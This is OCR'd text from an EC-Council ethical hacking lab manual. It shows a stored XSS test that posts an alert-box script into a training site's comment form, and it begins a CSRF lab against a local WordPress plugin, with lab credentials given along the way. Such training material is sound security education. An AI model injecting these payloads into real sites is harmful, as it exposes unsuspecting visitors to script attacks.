


Figure 2.3.5: Kety's Profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

TASK 3.3

Perform Cross-Site Scripting

11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.




Figure 2.3.6: Clicking Contacts tab

12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script **<script>alert("You are hacked")</script>** in the **Comment** field and click the **Submit Comment** button.




Figure 2.3.7: Performing XSS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information....**, click the **Resend** button.




Figure 2.3.8: XSS attack executed

14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Now, switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
16. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

Note: Here, we are logging in as the victim.




Figure 2.3.9: MovieScope home Login Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.




Figure 2.3.10: Clicking Contacts Tab

19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.




Figure 2.3.11: XSS Attack successfully performed

20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Perform Cross-site Request Forgery (CSRF) Attack

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine **Windows Server 2016**. Keep this machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch WampServer

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**, in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks.

TASK 4.2

Login to WordPress Website

6. Now, open any web browser (here, **Mozilla Firefox**) and type **http://10.10.10.16:8080/CEH/wp-login.php?** In the address bar, and press **Enter**.

Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.




Figure 2.4.1: CEH WordPress Login Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

View Installed Plugins

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.




Figure 2.4.2: Accessing Plugins

The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




Figure 2.4.3: Activate leenk.me

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Refresh the page and observe that the **leenk.me** plugin option appears in the left pane; click it.
12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.




Figure 2.4.4: leenk.me settings options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.




Figure 2.4.5: leenk.me plugin options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.




Figure 2.4.6: Facebook Settings page

16. Leave the user session running. Do not log out from the admin session of the WordPress site.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.4.7: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

18. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

TASK 4.4

Create an Account on WordPress Website

19. The **Mozilla Firefox** window appears. Type **https://wpvulndb.com/users/sign_up** into the address bar and press **Enter**.
20. A webpage with a **Register a new user** form appears; enter your personal details in the given fields. In the **Your Website** field, enter the website as **http://10.10.10.16:8080/CEH** and click the **REGISTER** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

